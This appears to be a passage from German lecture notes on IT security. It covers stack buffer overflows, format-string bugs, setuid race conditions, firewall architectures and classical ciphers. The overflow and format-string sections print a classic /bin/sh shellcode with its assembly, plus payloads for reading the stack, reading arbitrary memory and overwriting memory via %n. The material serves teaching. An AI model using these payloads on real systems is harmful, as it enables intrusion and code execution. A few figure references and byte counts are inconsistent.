    /* ... */
    strcpy(buffer, s);
}

int
main(int argc, char **argv)
{
    char string[256];

    memset(string, 'A', sizeof(string));  /* 'A' = 0x41 */
    string[sizeof(string)-1] = 0;
    overflow(string);
    return 0;
}
```

Wird die Funktion `overflow()` mit einem String aufgerufen, der Länger als 15 Byte ist, dann kopiert `strcpy` über die Puffergrenze hinaus Daten. Da der Puffer `buffer` auf dem Stack allokiert wurde, können dabei weitere Daten zerstört werden. Bei einigen Prozessorarchitekturen (wie z.B. der Intel ix86 Familie) beinhaltet der Stack auch die Rücksprungadresse. Die Ausführung des kleinen Programms auf einer Intel ix86 Platform liefert entsprechend einen „segmentation fault“ an der Adresse 0x41414141.

Beispiel 9 *Gelegentlich sind Pufferüberläufe in weitverbreiteten C-Bibliotheksfunktionen versteckt:*

```
char s[100], *p;
/* ... */
gets(s);
sprintf(s, "%s", p);
```

ANSI `gets()` und `sprintf()` überprüfen die Größe von s nicht. Die Lösung ist die Verwendung von Ersatzfunktionen wie `fgets()` und `snprintf()` sofern verfügbar.

Beispiel 10 *Es gibt oftmals auch nicht offensichtliche Fehler in Schleifen die Eingaben lesen:*

```
char line[80];
char *sp;
int c;
/* ... */
sp = line;
do {
    c = getc(inf);
    *sp++ = c;
} while ((c != '\n') && (c != EOF));
```

4.2.1 Intel ix86 Stacks und Prozeduraufrufe

Im folgenden wird beschrieben, wie bei den Intel ix86 Prozessoren der Stack verwaltet wird und ein Prozeduraufruf abläuft.

- Die Intel ix86 Prozessorfamilie benutzt einen Stack, der von den höheren Speicheradressen in Richtung der niedrigeren Speicheradressen wächst.
- Beim Prozeduraufruf werden zuerst die Parameter auf den Stack kopiert. Anschließend wird der aktuelle Befehlszähler (instruction pointer, IP) als Rücksprungadresse auf den Stack kopiert bevor der aktuelle Framepointer auf dem Stack abgelegt wird.



Abbildung 4.1: Intel ix86 Stacklayout und Prozeduraufrufe

- Schließlich wird Platz für die lokalen Variablen der Prozedur auf den Stack reserviert.
- Beim Rücksprung aus einer Prozedur wird der Befehlszähler und der aktuelle Framepointer aus den im Stack gesicherten Daten restauriert.

Abbildung 4.1 zeigt die Speicheraufteilung eines Linux-Prozesses auf einem ix86 Prozessor. Der linke Teil zeigt den Stackinhalt nach Aufruf der folgenden C Funktion:

```
static void
function(int a, int b, int c)
{
    char buffer1[25];
    char buffer2[40];
}
```

Ein Funktionsaufruf der Form `function(1, 2, 3)` wird vom `gcc` in folgenden Assemblercode übersetzt:

```
  pushl $3        ; 3 auf den Stack kopieren
  pushl $2        ; 2 auf den Stack kopieren
  pushl $1        ; 1 auf den Stack kopieren
  call function   ; Prozeduraufruf (IP auf den Stack sichern)
```

Die Prozedur `function` startet mit folgendem Prolog:

```
function:
    pushl %ebp      ; framepointer auf dem Stack sichern
    movl %esp,%ebp  ; neuen framepointer laden
    subl $88,%esp   ; 40 Bytes auf dem Stack allokieren
```

Der Compiler allokiert offensichtlich mehr Platz (88 Bytes) als minimal notwendig (65 Bytes) um eine bessere Ausrichtung auf „gerade“ Speicheradressen (alignment) zu erreichen. Offensichtlich kann die Rücksprungadresse durch einen Pufferüberlauf verändert werden.

```
static void
function(int a, int b, int c)
{
    char buffer1[25];
    char buffer2[40];
    int  *ret;

    ret = (int *) (buffer1 + 32);
    (*ret) += 10;
}

int
main(int argc, char **argv)
{
    int x;

    x = 0;
    function(1, 2, 3);
    x = 1;
    return x;
}
```

In der Funktion `function()` zeigt `ret` auf die Rücksprungadresse, die 32 Bytes oberhalb vom `buffer1` im Stack liegt. Die Anweisung `(*ret) += 10` inkrementiert die Rücksprungadresse, so daß die Maschinenbefehle für die Anweisung `x = 1` übersprungen werden und `main()` den Ergebniswert 0 liefert anstatt 1. Die Bytezahlen lassen sind relativ einfach zu ermitteln indem man das Program übersetzt und mit Hilfe eines Debuggers disassembliert[1].

4.2.2 Ausführung von beliebigen Kommandos

Um beliebige Maschinenbefehle ausführen zu können, läßt man die Rücksprungadresse auf den Puffer zeigen den man überlaufen läßt. Offensichtlich ist es für einen Angreifer attraktiv, beliebige Systemkommandos ausführen zu können. Gesucht ist also ein String, der

[1] Beim Übersetzen sind Optimierungen auszuschalten, da sonst ein guter Compiler die Zuweisung `x = 0` eliminieren wird.

Maschinencode enthält, um einen Kommandointerpreter zu starten. Der folgende String leistet das gewünschte:

```
static char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c"
    "\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb"
    "\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Der String ist die binäre Version des folgenden Assemblercodes:

```
jmp    0x1f                    ;# 2 bytes
popl   %esi                    ;# 1 byte
movl   %esi,0x8(%esi)          ;# 3 bytes
xorl   %eax,%eax               ;# 2 bytes
movb   %eax,0x7(%esi)          ;# 3 bytes
movl   %eax,0xc(%esi)          ;# 3 bytes
movb   $0xb,%al                ;# 2 bytes
movl   %esi,%ebx               ;# 2 bytes
leal   0x8(%esi),%ecx          ;# 3 bytes
leal   0xc(%esi),%edx          ;# 3 bytes
int    $0x80                   ;# 2 bytes
xorl   %ebx,%ebx               ;# 2 bytes
movl   %ebx,%eax               ;# 2 bytes
inc    %eax                    ;# 1 bytes
int    $0x80                   ;# 2 bytes
call   -0x24                   ;# 5 bytes
.string \"/bin/sh\"            ;# 8 bytes
```

- Im Angriffstring dürfen nur relative Adressen vorkommen da die exakte Position des Strings im Stack-Speicher generell nicht bekannt ist.
- Im Angriffstring darf kein 0x00 Byte vorkommen.
- Die Gesamtlänge des Angriffstrings ist 46 Bytes.
- Der Assemblercode springt zunächst relativ (`jmp 0x1f`) zum `call`-Befehl. Der `call` springt zurück zum Anfang (nach dem `call`-Befehl) und versucht ein `execve()` Systemaufruf auf `/bin/sh` gefolgt von einem `exit()` Systemaufruf falls der `execve()` Systemaufruf nicht funktioniert.
- Der Start des Zeichenkette `"/bin/sh"` wird durch den `call` auf dem Stack als nächster Befehl abgelegt.
- Die Systemaufrufe erfolgen durch den `int $0x80`, wobei die Parameter mit Hilfe von Registern übergeben werden.

Die genaue Position des Angriffstrings im Speicher ist generell nicht bekannt. Man löst dieses Problem indem man vor den eigentlichen Angriffstring mehrere `nop` Befehle unterbringt und versucht eine passende Adresse im `nop`-Bereich zu raten (Basisadresse des Stacks minus geratenem offset). Hinter den Angriffstring kopiert man wiederholt die geratene Einsprungadresse, da man die genaue Position des instruction pointers auf dem Stack in der Regel auch nicht kennt.



Abbildung 4.2: Angriffstring im Intel ix86 Stacklayout

4.3 Probleme durch variable Formatangabe

Die Standardbibliothek der Sprache C definiert eine Sammlung von Funktionen (`printf`, `fprintf`, `sprintf`, `snprintf`, ...), mit denen primitive C Datentypen in ein für Menschen leicht lesbares Format umgewandelt werden können. Diese Funktionen haben eine variable Anzahl von Argumenten, wobei ein spezielles Argument, die sogenannte Formatangabe, Informationen darüber enthält, wie die übrigen Argumente zu interpretieren sind.

```
    printf("The answer is: \%d\n", 42);
```

Die wichtigsten Formatangaben sind in Abbildung 4.1 zusammengefaßt. Sicherheitsprobleme entstehen durch die fehlerhafte Verwendung dieser Funktionen. Besonders gravierend sind Fälle, bei denen Benutzereingaben die Formatangaben manipulieren können.

```
static void
function(const char *input)
{
    printf(input);
}
```

Im Vergleich zu Pufferüberläufen lassen sich jedoch solche Programmierfehler mit Werkzeugen entdecken.

Format	Beschreibung	Übergabe
%d	vorzeichenbehaftete Dezimalzahl (int)	Wert
%u	vorzeichenlose Dezimalzahl (unsigned int)	Wert
%x	vorzeichenlose Hexadezimalzahl (unsigned int)	Wert
%p	Adresse eines Zeigers als Hexadezimalzahl (void *)	Wert
%s	Zeichenkette (const char *)	Referenz
%n	Anzahl der bisher geschriebenen Bytes (int *)	Referenz

Tabelle 4.1:

4.3.1 Angriffsmöglichkeiten

Die simpleste Form ist ein Angriff, bei dem Formatangaben benutzt werden, die ein Programm relativ sicher zum Absturz bringen, wie z.B.:

```
"%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s"
```

Wenn es möglich ist, die Ausgaben der Formatfunktion zu lesen, dann kann kann man mit Hilfe der Kontrolle von Formatangaben nützliche Informationen sammeln. Eine Formatangabe der Form

```
"%08x.%08x.%08x.%08x.%08x"
```

bewirkt, daß die nächsten fünf Parameter (jeweils 32 Bit) auf dem Stack angezeigt werden. Abhängig von der Größe des Puffers für die Formatangabe und den Ausgabepuffer kann mit dieser Trick der gesamte Stack ausgelesen werden.

Unter der Annahme, daß die Formatangabe selbst auf dem Stack liegt, kann man Formatangaben konstruieren, die beliebigen Speicher auslesen können. Man findet die Position der Formatangabe einfach, indem man solange Parameter vom Stack liest, bis die Formatangabe selbst gefunden wurde.

```
"AAA0AAA1_%08x.%08x.%08x.%08x.%08x"
```

Indem man in der Formatangabe eine Startadresse unterbringt, kann man mit Hilfe der `%s`-Angabe beliebigen Speicher auslesen und ggf. damit sogar das laufende Programm rekonstruieren. Die folgende Formatangabe liest die Speicherstelle `0x08480110`:

```
"\x10\x01\x48\x08_%08x.%08x.%08x.%08x.%08x|%s|"
```

In manchen Fällen kann man auch nach dem im vorigen Abschnitt beschriebenen Verfahren eine Shell bekommen. Ein Beispiel aus verschiedenen realen Programmen (`qpop`, `bftpd`):

```
{
    char outbuf[512];
    char buffer[512];

    sprintf(buffer, "ERR Wrong command: %400s", user);
    sprintf(outbuf, buffer);
}
```

Eine Formatangabe der folgenden Form erzeugt einen klassischen Pufferüberlauf, wobei die `%497d` Angabe passend auf den instruction pointer (IP) verweist:

```
    "%497d\x3c\xd3\xff\xbf<nops><shellcode>"
```

Mit Hilfe der `%n` Angaben lassen sich auch beliebige Speicherstellen schreiben. Das folgende Beispiel verändert die Speicherstelle `0xbfffd33c`:

```
    "\x3c\xd3\xff\xbf_%08x.%08x.%08x.%08x.%08x.%n"
```

4.4 Race-Konditionen

In `setuid`-Programmen können Race-Konditionen vorhanden sein:

```
  if (access(filename, W_OK) == 0) {
      if ((fd = open(filename, O_WRONLY)) == NULL) {
          perror(filename);
          return 0;
      }
      /* write data to file */
  }
```

Im Beispiel versucht ein `setuid`-Programm eine Datei nur dann zu schreiben, wenn der wirkliche Benutzer schreibenden Zugriff auf eine Datei besitzt. Da aber zwischen dem Test mit `access()` und dem Öffnen der Datei mit `open()` eine gewisse Zeit vergeht, besteht die Möglichkeit, die Datei `filename` (evtl. ein symbolischer Link) zwischenzeitlich auszutauschen.

Literaturhinweise

Die Konstruktion von Angriffstrings für Pufferüberläufe im Stack ist ausführlich in [47] beschrieben. Eine genaue Beschreibung der Probleme durch variable Formatangaben ist in [53] zu finden. Ein Programm zur Suche von Race-Konditionen in `setuid`-Programmen ist in [5] beschrieben worden.

Kapitel 5

Sicherheitsprobleme in Internetprotokollen

5.1 Angriffe auf Netzwerk- und Transportprotokolle

5.2 Angriffe auf Anwendungsprotokolle

Kapitel 6

Firewalls

6.1 Grundlegende Begriffe

Eine *Firewall* ist ein System (oder eine Menge von Systemen), das die Einhaltung von *Zugriffsrichtlinien* (access control policies) zwischen zwei (oder mehreren) Netzwerken erzwingt.

Beispiel 11 *Eine typische Zugriffsrichtlinie versucht Zugriffe auf inherent unsichere Dienste bzw. Protokolle, die zur Authentifizierung Klartextpassworte übertragen, zu verhindern (*`bootp`*,* `dhcp`*,* `syslog`*,* `nfs`*,* `netbios`*,* `telnet`*,* `pop3`*). Außerdem wird man in der Regel Host- und Port-Scans versuchen zu unterdrücken. Andererseits wird man Zugriffe auf extern angebotene Dienste (z.B. WWW-Server, FTP-Server, Mail-Server) explizit für die Server-Adressen zulassen.*

Klassifikation von Zugriffsrichtlinien:

- *Konservative Zugriffsrichtlinien* lassen nur den notwendigen Verkehr zu und sperren den Rest.
- *Optimistische Zugriffsrichtlinien* sperren nur die bekannten Schwachstellen und lassen den Rest zu.

Generelle Anforderungen an eine Firewall:

- Auf den eingesetzten Komponenten darf nur Software vor handen sein, die für die Funktionsfähigkeit der Firewall nötig ist (Minimalsystem). Die benut zte Software (inkl. aller Konfigurationsdateien!) muß ausführlich dokumentiert und begründet werden.
- Mindestens einmal täglich sollten Integritätstest der eingesetzten Programme und Konfigurationsdteien durchgeführt werden (z.B. mittels kryptographischer Prüfsummen).

- Es muß möglich sein, die Firewall (bzw. die Filter) so zu konfigurieren, daß nach einem Systemabsturz jegliche Nutzung der Firewall außer durch den Administrator unterbunden wird.

6.2 Paketfilter

Paketfilter inspizieren einzelne Datagramme bevor sie weitergeleitet werden und kontrollieren so den Datenfluß zu und aus einem Netzwerk.

- Die *Filterregeln* testen Eigenschaften der Datagramme wie z.B. Quell- und Zieladresse, Transportprotokoll, Portnummern und Kontrollflags.
- Paketfilter arbeiten typischerweise mit Informationen aus der Netzwerkschicht und der Transportschicht.
- Neuere Paketfilter können in der Regel auch Informationen aus höheren Protokollschichten auswerten und unterstützen zustandsbehaftete Regeln.
- *Dynamische Paketfilter* merken sich für eine gewisse Zeitspanne die Quell- und Zieladressen sowie die Quell- und Zielports eines Datagramms, das aus dem zu schützenden Netz in das öffentliche Internet geschickt wird, und erzeugen eine zeitlich begrenzt gültige dynamische Erlaubnisregel für potentielle Antworten.
- Filterregeln sollten für jede Netzschnittstelle getrennt einstellbar sein.
- Typischerweise werden Regeln beim Empfang von Datagrammen (INPUT), beim Weiterleiten (FORWARD) und beim Aussenden (OUTPUT) überprüft.
- Jeder Regel ist eine Aktion zugeordnet, wie z.B. das Verwerfen (DENY), das Verwerfen mit einer Fehlermeldung (REJECT) und das Durchlassen (ACCEPT).

6.3 Transport Gateways

Kommunikation wird auf der Transportschicht durch ein spezielles Gateway abgewickelt. Erfordert in der Regel Änderungen auf der Seite des Dienstnutzers.

- Realisierung applikationsunabhängiger Proxies.
- Erweiterte Protokollierungsmöglichkeiten (Dauer der Verbindungen)

6.4 Application Gateways

Application Gateways verstehen Anwendungsprotokolle und können daher dienstspezifisch Daten filtern.

- Filterregeln sind für die einzelnen Dienstprimitive möglich.
- Filterung auf Basis der Inhalte ist möglich (content filtering).
- Zugriffskontrolle kann benutzerspezifisch durchgeführt werden.
- Fragmentierte Datagramme werden korrekt behandelt.

6.5 Basisarchitekturen

- Die einfachste Basisarchitektur ist eine Firewall, die lediglich aus einem Paketfilter besteht. Meistens ist der Paketfilter direkt im Router untergebracht, der das interne Netz mit dem externen Netz verbindet (screening router).



Abbildung 6.1: Firewall mit einfachem Paketfilter

- Die zweite Basisarchitektur ist eine Firewall, die lediglich aus einem Rechner besteht, der keine Datagramme weiterleitet und dafür entsprechende Gateways bereitstellt (Bastion Host).



Abbildung 6.2: Firewall mit Bastion Host (keine Weiterleitung)

- Die komplexeste Basisarchitektur ist eine Firewall, die aus zwei Paketfiltern und mehreren Servern in einer entmilitarisierter Zone besteht.



Abbildung 6.3: Firewall mit entmilitarisierter Zone

6.6 Risiken und Grenzen

- Filterregeln auf der Basis von Domainnamen sind unsicher - zumindest solange keine sichere Version des DNS Protokolls verwendet wird.
- Komplexe Firewallkonfigurationen enthalten Fehler.
- Eine beachtliche Gefahr lauert innen im Intranet.
- Alternative Zugänge (z.B. über Modems) können die beste Firewall nutzlos machen.
- Durch strikte Firewalls entstehen oftmals Tunnel, die eigentlich gefilterte Protokolle über erlaubte Protokolle implementieren und damit die Firewall umgehen.
- Protokolle mit starker Verschlüsselung kann ein Firewall nicht inspizieren und damit auch nicht mehr sinnvoll filtern.
- Kann man sich auf die gekaufte Firewall-Software wirklich verlassen?

Literaturhinweise

Die Standardwerke zum Thema Firewalls sind [10] und [63].

Kapitel 7

Kryptographische Verfahren

7.1 Grundlegende Begriffe

- *Kryptographie (cryptography)* ist die Wissenschaft vom geheimen Schreiben.
- *Kryptoanalyse (cryptanalysis)* ist die Wissenschaft des Brechens von Chiffren.
- *Kryptologie* umfaßt die Kryptographie und die Kryptoanalyse.
- *Chiffre (chipher)* ist eine Methode des Verschlüsselns.
- *Klartext (cleartext)* ist unverschlüsselter Text.
- *Chiffretext (ciphertext)* ist verschlüsselter Text.
- *Chiffrieren (encryption)* ist der Vorgang des Verschlüsselns.
- *Dechiffrieren (decryption)* ist der Vorgang des Enschlüsselns.
- *Schlüssel (key)* ist eine Information, die den Algorithmus zum Chiffrieren oder Dechiffrieren parametrisiert.



Abbildung 7.1: Prinzipieller Ablauf eines geheimen Informationsaustauschs

- *Blockchiffren (block ciphers)* teilen den Klartext vor der Verschlüsselung in Blöcke (meist fester Länge) auf.
- *Symmetrische Chiffren (symmetric cipher)* benutzen einen gemeinsamen Schlüssel zum Ver- und Entschlüsseln.
- *Asymmetrische Chiffren (asymmetric cipher)* benutzen unterschiedliche Schlüssel zum Ver- und Entschlüsseln.

7.1.1 Kryptosysteme

Ein *kryptographisches System* (kurz *Kryptosystem*) ist ein 5-Tupel (M, C, K, E_k, D_k) bestehend aus einem Klartextraum M, einem Chiffretextraum C, einem Schlüsselraum K, einer Familie von Chiffriertransformationen $E_k : M \to C$ mit $k \in K$ und einer Familie von Dechiffriertransformationen $D_k : C \to M$ mit $k \in K$. Für ein gegebenes k und alle $m \in M$ gilt:

$$D_k(E_k(m)) = m$$

Anforderungen an ein Kryptosystem:

1. Chiffrier- und Dechiffriertransformationen müssen für alle Schlüssel effizient berechnet werden können.
2. Die Systeme müssen leicht zu benutzen sein, d.h. es muß leicht sein, einen Schlüssel $k \in K$ sowie die Abbildungen E_k und D_k zu finden.
3. Die Sicherheit des Systems sollte auf der Geheimhaltung der Schlüssel und nicht auf der Geheimhaltung der Algorithmen beruhen. Das bedeutet, daß aufgrund der Kenntnis der Methode des Chiffrierens und Dechiffrierens noch nicht der Klartext zu gewinnen ist.
4. Es sollte einem Kryptoanalytiker berechnungsmäßig praktisch unmöglich sein, aus einem abgefangenem Chiffretext $c \in C$
   (a) systematisch D_k zu bestimmen, selbst dann, wenn der Klartext $m \in M$ mit $E_k(m) = c$ bekannt ist, und
   (b) den Klartext $m \in M$ mit $E_k(m) = c$ zu bestimmen.
5. Es sollte einem Kryptoanalytiker berechnungsmäßig praktisch unmöglich sein,
   (a) systematisch E_k aus $c \in C$ zu bestimmen, selbst dann, wenn der Klartext $m \in M$ mit $E_k(m) = c$ bekannt ist, und
   (b) einen Chiffretext $c' \in C$ mit $c' \neq c$ zu finden, so daß $D_k(c')$ ein gültiger Klartext aus M ist.

7.1.2 Substitutionschiffren

Substitutionschiffren beruhen auf der Ersetzung von Buchstaben oder Worten eines Eingabealphabets durch Buchstaben oder Worte des Ausgabealphabets.

Einfache Beispiele sind Verschiebechiffren. Sei $A = \{a_0, a_1, \ldots, a_{n-1}\}$ ein Alphabet und $f(a) = (a + k) \bmod n$. Dabei ist a sowohl Buchstabe als auch Position in A. k gibt die Größe der Verschiebung an. Für $k = 3$ ergibt sich die Cäsar-Chiffre. Für $k = 13$ ergibt sich bei Verwendung des Alphabets $A = \{a, b, \ldots, z\}$ die `rot13` Verschlüsselung.

Beispiel 12 *Aus dem Klartext „Substitutionschiffre“ wird durch die Verschiebechiffre mit* $k = 13$ *der Chiffretext „Fhofgvghgvbafpuvsser“.*

Formale Definition von Substitutionschiffren:

- *Einfache Substitutionschiffre*:
  Es seien A und C Alphabete gleicher Mächtigkeit (Klartext- und Chiffretextalphabet). Eine Chiffre mit einfacher Substitution wird durch eine bijektive Abbildung $f : A \to C$ gegeben. Dabei ist f der Schlüssel der Chiffre. (Die Chiffrierung erfolgt durch den durch f bestimmten Homomorphismus, den wir mit demselben Symbol f als $f : A^* \to C^*$ schreiben.)

  Einfache Subsitutionschiffren sind bei bekannter Häufigkeitsverteilung der Zeichen im Klartext einfach zu brechen. Kompressionsverfahren können vor der Verschlüsselung angewendet werden, um die Häufigkeitsverteilung des Klartextes zu verändern.

- *Homophone Substitutionschiffre*:
  Es seinen A und C Alphabete. Eine Chiffre mit homophoner Substitution ist durch die Abbildung $f : A \to 2^C$ gegeben, für die für alle $a_1, a_2 \in A, a_1 \neq a_2, f(a_1) \neq \emptyset$ sowie die Beziehung $f(a_1) \cap f(a_2) = \emptyset$ gilt.

  Homophone Substitutionschiffren bilden Klartextzeichen auf potentiell mehrere Zeichen im Chiffretext ab, wodurch ein Angriff aufgrund der Häufigkeitsverteilung schwieriger wird.

- *Periodische Substitutionschiffre*:
  Es sei A ein Klartextalphabet und $C_1, \ldots, C_d$ seien Chiffretextalphabete. Eine Chiffre mit periodischer Substitution ist durch bijektive Abbildungen $f_i : A \to C_i$, $1 \leq i \leq d$, gegeben. Ein Klartext der Form

  $$m = m_1 \ldots m_d m_{d+1} \ldots m_{2d} \ldots$$

  wird chiffriert durch:

  $$E_k(m) = f_1(m_1) \ldots f_d(m_d) f_1(m_{d+1}) \ldots f_d(m_{2d}) \ldots$$

  Durch die periodische Verwendung von mehreren Alphabeten und verschiedener Substitutionen kann die Häufigkeit von Zeichen im Klartext verborgen werden. Bekannte klassische Verfahren sind die Vigenère Chiffre und die Baufort-Chiffre [3]. Problematisch sind die langen Schlüssellängen.

- *Polyalphabetische Substitutionschiffren*:
  Die Zeichen eines Klartextes werden in einer beliebigen festgelegten Reihenfolge durch verschiedene Abbildungen chiffriert. Periodische Substitutionschiffren sind Beispiele für polyalphabetische Substitutionschiffren.

- *Polygramm Substitutionschiffren*:
  Ganze Blöcke von Zeichen des Klartextes werden gemeinsam ersetzt.

7.1.3 Transpositions- und Permutationschiffren

Transpositionschiffren ordnen die Klartextzeichen nach einem festgelegten Schema oder einer geometrischen Figur um.

Beispiel 13 *Der Klartext „TRANSPOSITION“ werde in eine* 3×5 *Matrix eingetragen:*

$$\begin{pmatrix} T & R & A & N & S \\ P & O & S & I & T \\ I & O & N & & \end{pmatrix}$$

Die Spalten in der Ordnung 2-4-3-5-1 ergeben den Chiffretext „ROONI ASNST TPI“.

Sei D ein Alphabet, das als Klartext und Chiffretextalphabet verwendet wird. Eine Transpositionschiffre mit fester Permutation wird durch die Permutation $f : D \to D$ mit $D = \{1, \ldots, d\}$ definiert. Der Schlüssel ist durch ein Paar $k = (d, f)$ gegeben. Ein Klartext der Form

$$m = m_1 \ldots m_d m_{d+1} \ldots m_{2d} \ldots$$

wird chiffriert durch:

$$E_k(m) = m_{f(1)} \ldots m_{f(d)} m_{d+f(1)} \ldots m_{d+f(d)} \ldots$$

Die Dechiffrierung erfolgt durch die inverse Permutation.

Beispiel 14 *Der Klartext „PERMUTATION“ werde durch die Permutation* f *mit* $f(1) = 2, f(2) = 4, f(3) = 1, f(4) = 3$ *mit der Periode* $d = 4$ *permutiert. Man schreibt den Klartext in eine* 3×4 *Matrix, vertauscht die Spalten gemäß der Permutation und liest die Matrix zeilenweise aus.*

$$\begin{pmatrix} P & E & R & M \\ U & T & A & T \\ I & O & N & \end{pmatrix} \Longrightarrow \begin{pmatrix} R & P & M & E \\ A & U & T & T \\ N & I & & O \end{pmatrix}$$

Es ergibt sich der Chiffretext „RPMEAUTTNI O“.

7.1.4 Kryptoanalyse

Die Kryptoanalyse beschäftigt sich mit Verfahren, mit denen Chiffretexte entschlüsselt bzw. ganze Verschlüsselungsverfahren gebrochen werden können. Typische Verfahren der Kryptoanalyse:

- *Brute-Force-Angriff*:
  Es wird eine erschöpfende Suche über den gesamten Schlüsselraum durchgeführt. Dieses Verfahren benötigt sehr schnelle Rechner, kann aber im allgemeinen sehr gut parallelisiert werden. Die Schlüssellängen müssen daher groß genug gewählt werden, damit eine erschöpfende Suche auch mit spezieller Hardware nicht mehr praktikabel ist.

- *Analyse von Häufigkeitsverteilungen*:
  Kenntnis über die Verteilung von Häufigkeiten von Zeichen oder Zeichenfolgen in den Klartextnachrichten kann ausgenutzt werden, um einfache Verfahren zu knacken.

- *Avalanche Effekt*:
  Bei dem Avalanche Effekt wird versucht, durch das gezielte Verändern von einzelnen Bits der verschlüsselten Nachricht und dem anschließenden Versuch der Entschlüsselung mit einem falschen Schlüssel Rückschlüsse auf den richtigen Schlüssel zu ziehen.

- *Geburtstagsangriff*:
  Bei Einweg-Hashfunktionen verschafft sich ein Angreifer Vorteile, wenn es gelingt, zwei Klartexte m und m' zu finden, die denselben Hashwert haben, $H(m) = H(m')$. Interessanterweise ist es wesentlich einfacher zwei derartige Klartexte m und m' zu bestimmen als zu einem bestimmten Hashwert h eine Nachricht n mit $h = H(n)$ zu finden.

